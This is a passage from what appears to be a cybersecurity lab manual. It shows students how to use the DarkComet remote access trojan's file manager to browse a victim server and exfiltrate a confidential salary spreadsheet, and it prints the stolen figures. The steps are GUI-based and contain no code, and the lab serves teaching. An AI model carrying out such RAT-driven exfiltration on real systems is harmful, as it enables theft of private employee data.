CONFIG.SYS	System file	0.
Exchange Server Setup Progress.log	Text Document	2.

Figure 69: Folders on the Remote Machine

Many of the folders are common to all Windows distributions like the Windows and Program Files. The I386 directory holds install files. While Documents and Settings (Now Users on Vista and higher) often stores documents, this is a server, so it is unlikely much is stored there. Two folders of interest are *CompanyXYZdocuments* and *Salary*.

5. In the left pane (Your Windows 7 Machine), click **C: > Users > Student > Desktop.** In the left pane, (the victim machine) go into the Salary folder. Click on the spreadsheet file located in the **Salary** folder. Click the **Receive** button to exfiltrate the XLSX Spreadsheet from the victim.



File Manager : [SERVER / SYSTEM], Socket : [1828].

Name	Type	Size
..	Folder	
iconsext	Folder	
Malware	Folder	
NetworkMiner_1-3	Folder	
steg	Folder	
Bruter.exe - Short...	Shortcut	570.00 Bytes
Cain.lnk	Shortcut	1.73 KB
cmd - Shortcut.lnk	Shortcut	1.34 KB
deface.txt	Text Document	81.00 Bytes
ExcelViewer.exe	Application	74.14 MB
iconsext.zip	Compressed (zipped...	33.90 KB
Microsoft Office O...	Shortcut	2.63 KB
NetworkMiner.exe...	Shortcut	1.12 KB
putty.exe	Application	472.00 KB


Name	Type	Size
..	Folder	-
CompanyXYZsalaries-DoNOTDistribute.xlsx	XLSX File	9.50 K

C:\Users\student\Desktop\

C:\Salary\

Figure 70: Exfiltrate the Data

6. Open the CompanyXYZsalaries-DoNOTDistribute.xlsx file on your desktop.



	A	B
1	Employee	Salary
2		
3	Amanda Anderson	47,000
4	Baron Beetle	39,000
5	Robert Carington	56,000
6	Charile Casington	78,000
7	Dana Dantfield	64,500
8	Eddy Frome	33,115
9	Gary Garrison	88,771
10	Andy Meterson	99,122
11	Raymond Miller	179,995
12	Steve Perkins	45,551
13	Al Teeing	61,123
14	Zachery Yickson	12,345

Figure 71: The Exfiltrated Spreadsheet

3.2 Conclusion

DarkComet is a Graphical User Interface, or GUI, that allows the hacker to perform malicious tasks against a victim machine, like data-theft over an encrypted connection.

References

1. Dark Comet RAT:
   http://darkcomet-rat.com/

2. Malware Analysis - Dark Comet RAT:
   http://www.contextis.com/research/blog/malware-analysis-dark-comet-rat/

3. DarkComet RAT Pulled by Developer:
   http://www.securityweek.com/darkcomet-rat-pulled-developer

4. Dark Comet 2: Electric Boogaloo:
   blog.malwarebytes.org/intelligence/2012/10/dark-comet-2-electric-boogaloo/

5. DarkComet RAT Flames Out:
   https://threatpost.com/darkcomet-rat-flames-out-070912/76777